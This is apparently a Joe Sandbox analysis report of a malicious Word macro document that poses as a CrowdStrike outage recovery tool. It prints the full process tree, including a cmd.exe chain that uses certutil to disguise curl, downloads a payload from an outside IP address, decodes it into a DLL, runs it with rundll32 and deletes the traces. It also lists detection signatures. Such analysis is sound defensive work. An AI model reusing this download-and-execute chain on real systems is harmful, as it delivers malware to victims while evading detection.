ID: 1478411
Sample Name:
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:50:15
Date: 22/07/2024
Version: 40.0.0 Tourmaline

Table of Contents


Windows Analysis Report

New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm


Overview

General Information

Sample name:	New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
Analysis ID:	1478411
MD5:	dd2100dfa067c..
SHA1:	499f8881f4927...
SHA256:	803727ccdf441..
Tags:	docm
Infos:	



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document contains VBA stomped c…
- Document contains an embedded V…
- Document contains an embedded V…
- Document contains an embedded V…
- Document exploit detected (process…
- Downloads suspicious files via Chro…
- Machine Learning detection for drop…
- Sigma detected: Legitimate Applica…
- Sigma detected: Rare Remote Threa…
- Sigma detected: Suspicious Micros…
- Contains functionality to dynamicall…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1384 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - cmd.exe (PID: 300 cmdline: "C:\Windows\System32\cmd.exe" /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - xcopy.exe (PID: 3096 cmdline: xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp MD5: 20CF8728C55A8743AAC86FB8D30EA898)
    - certutil.exe (PID: 3112 cmdline: certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt MD5: 4586B77B18FA9A8518AF76CA8FD247D9)
    - certutil.exe (PID: 3128 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe MD5: 4586B77B18FA9A8518AF76CA8FD247D9)
    - curl.exe (PID: 3136 cmdline: C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt MD5: EAC53DDAFB5CC9E780A7CC086CE7B2B1)
    - certutil.exe (PID: 3152 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll MD5: 4586B77B18FA9A8518AF76CA8FD247D9)
    - rundll32.exe (PID: 3160 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain MD5: DD81D91FF3B0763C392422865C9AC12E)
- chrome.exe (PID: 3236 cmdline: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank" MD5: FFA2B8E17F645BCC20F0E0201FEF83ED)
  - chrome.exe (PID: 3428 cmdline: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1352 --field-trial-handle=1336,i,10461182675022210413,3013190625299692533,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8 MD5: FFA2B8E17F645BCC20F0E0201FEF83ED)
  - chrome.exe (PID: 3224 cmdline: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.FileUtilService --lang=en-US --service-sandbox-type=service --mojo-platform-channel-handle=2208 --field-trial-handle=1336,i,10461182675022210413,3013190625299692533,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8 MD5: FFA2B8E17F645BCC20F0E0201FEF83ED)
- chrome.exe (PID: 300 cmdline: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" "https://go.microsoft.com/fwlink/?linkid=2280386" MD5: FFA2B8E17F645BCC20F0E0201FEF83ED)
- WINWORD.EXE (PID: 300 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - cmd.exe (PID: 3616 cmdline: "C:\Windows\System32\cmd.exe" /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- xcopy.exe (PID: 3644 cmdline: xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp MD5: 20CF8728C55A8743AAC86FB8D30EA898)
- certutil.exe (PID: 3548 cmdline: certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt MD5: 4586B77B18FA9A8518AF76CA8FD247D9)
- certutil.exe (PID: 3796 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe MD5: 4586B77B18FA9A8518AF76CA8FD247D9)
- curl.exe (PID: 2432 cmdline: C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt MD5: EAC53DDAFB5CC9E780A7CC086CE7B2B1)
- certutil.exe (PID: 2724 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll MD5: 4586B77B18FA9A8518AF76CA8FD247D9)
- rundll32.exe (PID: 2360 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain MD5: DD81D91FF3B0763C392422865C9AC12E)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

System Summary

Sigma detected: Legitimate Application Dropped Executable

Sigma detected: Rare Remote Thread Creation By Uncommon Source Image

Sigma detected: Suspicious Microsoft Office Child Process

Sigma detected: Suspicious Copy From or To System Directory

Sigma detected: Office Macro File Creation

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

System Summary

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Downloads suspicious files via Chrome

Data Obfuscation

Document contains an embedded VBA with many string operations indicating source code obfuscation


HIPS / PFW / Operating System Protection Evasion

Document contains VBA stomped code (only p-code) potentially bypassing AV detection

Mitre Att&ck Matrix

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	3 2 Scripting	Valid Accounts	1 3 Command and Scripting Interpreter	3 2 Scripting	1 1 Process Injection	1 3 Masqueradi ng	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	2 1 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 Native API	1 Obfuscated Files or Information	1 DLL Side-Loading	1 1 Process Injection	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	2 Ingress Tool Transfer	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	1 Exploitation for Client Execution	1 DLL Side-Loading	Logon Script (Windows)	1 Deobfuscate /Decode Files or Information	Security Account Manager	1 Process Discovery	SMB/Windo ws Admin Shares	Data from Network Shared Drive	2 Non-Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 1 Obfuscated Files or Information	NTDS	1 File and Directory Discovery	Distributed Component Object Model	Input Capture	4 Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 Rundll32	LSA Secrets	1 4 System Information Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 DLL Side-Loading	Cached Domain Credentials	Wi-Fi Discovery	VNC	GUI Input Capture	Multiband Communicat ion	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	1 File Deletion	DCSync	Remote System Discovery	Windows Remote Managemen t	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm	26%	ReversingLabs	Script-Macro.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRC0001.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\curl.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://aka.ms/WRH	0%	Avira URL Cloud	safe	
http://https://curl.se/libcurl/c/curl_easy_setopt.html	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/copyright.htmlD	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/hsts.html	0%	Avira URL Cloud	safe	
http://https://curl.se/	0%	Avira URL Cloud	safe	
http://172.104.160.126:80X99	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/http-cookies.html	0%	Avira URL Cloud	safe	
http://https://www.crowdstrike.com/blog/statement-on-falcon-content-update-for-windows-hosts/	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099	0%	Avira URL Cloud	safe	
http://https://aka.ms/vs/17/release/vc_redist.x64.exe	0%	Avira URL Cloud	safe	
http://172.104.160.	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/copyright.html	0%	Avira URL Cloud	safe	
http://https://curl.se/P	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/sslcerts.html	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/hsts.html#	0%	Avira URL Cloud	safe	
http://https://azure.status.microsoft/status	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/http-cookies.html#	0%	Avira URL Cloud	safe	
http://https://sb-ssl.google.com/safebrowsing/clientreport/download?key=AIzaSyBOti4mM-6x9WDnZIjIeyEU21OpBXqWBgw	0%	Avira URL Cloud	safe	
http://https://www.intel.com/content/www/us/en/support/articles/000054990/intel-nuc/intel-nuc-kits.html	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txt	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/sslcerts.htmlcurl	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sb-ssl.l.google.com	172.217.168.14	true	false		unknown
www.google.com	142.250.203.100	true	false		unknown
sb-ssl.google.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://sb-ssl.google.com/safebrowsing/clientreport/download?key=AIzaSyBOti4mM-6x9WDnZIjIeyEU21OpBXqWBgw	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://curl.se/docs/hsts.html	curl.exe, curl.exe, 00000016.00000000.519432085.000000013F35E000.00000002.00000001.01000000.00000004.sdmp, curl.exe, 00000016.00000002.523222110.000000013F35F000.00000002.00000001.01000000.00000004.sdmp, curl.exe.4.dr	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/vs/17/release/vc_redist.x64.exe	document.xml	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://curl.se/docs/copyright.htmlD	xcopy.exe, 00000004.00000002.380843327.0 0000000003FE000.00000004.00000020.000200 00.00000000.sdmp, certutil.exe, 00000005.00000002. 381682503.00000000021E0000.00000004.0000 0020.00020000.00000000.sdmp, certutil.exe, 0000000 5.00000002.381603279.000000000028E000.00 000004.00000020.00020000.00000000.sdmp, certutil.exe, 00000006.00000002.38209618 0.000000000033E000.00000004.00000020.000 20000.00000000.sdmp, curl.exe, 00000007. 00000000.382543301.000000013F500000.0000 0002.00000001.01000000.00000004.sdmp, xc opy.exe, 00000013.00000002.518653181.000 00000002DE000.00000004.00000020.00020000 .00000000.sdmp, certutil.exe, 00000014.00000002.51 8999743.0000000002270000.00000004.000000 20.00020000.00000000.sdmp, certutil.exe, 00000014. 00000002.518944210.00000000000CE000.0000 0004.00000020.00020000.00000000.sdmp, ce rtutil.exe, 00000015.00000002.519159239. 00000000001CE000.00000004.00000020.00020 000.00000000.sdmp, curl.exe, 00000016.00 000000.519441459.000000013F380000.000000 02.00000001.01000000.00000004.sdmp, curl.exe.4.dr	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/	curl.exe	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/WRH	~WRS{DE15C295-F256-4A62-9AAC-9DBFCAB88B2 0}.tmp.0.dr, ~WRS{77F4CEDD-379A-4366-B898-F427EB19A4D4}.tmp.16.dr	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/libcurl/c/curl_easy_setopt.html	curl.exe.4.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.crowdstrike.com/blog/statement-on-falcon-content-update-for-windows-hosts/	~WRS{DE15C295-F256-4A62-9AAC-9DBFCAB88B2 0}.tmp.0.dr, ~WRS{77F4CEDD-379A-4366-B898-F427EB19A4D4}.tmp.16.dr	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099	vbaProject.bin	true	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/http-cookies.html	curl.exe, curl.exe, 00000016.00000000.519432085.00 0000013F35E000.00000002.00000001.0100000 0.00000004.sdmp, curl.exe, 00000016.0000 0002.523222110.000000013F35F000.00000002 .00000001.01000000.00000004.sdmp, curl.exe.4.dr	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:80X99	vbaProject.bin	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/copyright.html	curl.exe	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/hsts.html#	curl.exe	false	• Avira URL Cloud: safe	unknown
http://https://azure.status.microsoft/status	~WRS{DE15C295-F256-4A62-9AAC-9DBFCAB88B2 0}.tmp.0.dr, ~WRS{77F4CEDD-379A-4366-B898-F427EB19A4D4}.tmp.16.dr	false	• Avira URL Cloud: safe	unknown
http:// https://www.intel.com/content/www/us/en/support/articles/000054990/intel-nuc/intel-nuc-kits.html	~WRS{DE15C295-F256-4A62-9AAC-9DBFCAB88B2 0}.tmp.0.dr, ~WRS{77F4CEDD-379A-4366-B898-F427EB19A4D4}.tmp.16.dr	false	• Avira URL Cloud: safe	unknown
http://172.104.160.	~WRF{3AA38F7F-7D95-4F50-A501-E291FEC70BA A}.tmp.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://curl.se/P	xcopy.exe, 00000004.00000002.380843327.0 0000000003FE000.00000004.00000020.000200 00.00000000.sdmp, certutil.exe, 00000005.00000002. 381682503.00000000021E0000.00000004.0000 0020.00020000.00000000.sdmp, certutil.exe, 0000000 5.00000002.381603279.000000000028E000.00 000004.00000020.00020000.00000000.sdmp, certutil.exe, 00000006.00000002.38209618 0.000000000033E000.00000004.00000020.000 20000.00000000.sdmp, curl.exe, 00000007. 00000000.382543301.000000013F500000.0000 0002.00000001.01000000.00000004.sdmp, xc opy.exe, 00000013.00000002.518653181.000 00000002DE000.00000004.00000020.00020000 .00000000.sdmp, certutil.exe, 00000014.00000002.51 8999743.0000000002270000.00000004.000000 20.00020000.00000000.sdmp, certutil.exe, 00000014. 00000002.518944210.00000000000CE000.0000 0004.00000020.00020000.00000000.sdmp, ce rtutil.exe, 00000015.00000002.519159239. 00000000001CE000.00000004.00000020.00020 000.00000000.sdmp, curl.exe, 00000016.00 000000.519441459.000000013F380000.000000 02.00000001.01000000.00000004.sdmp, curl.exe.4.dr	false	• Avira URL Cloud: safe	unknown
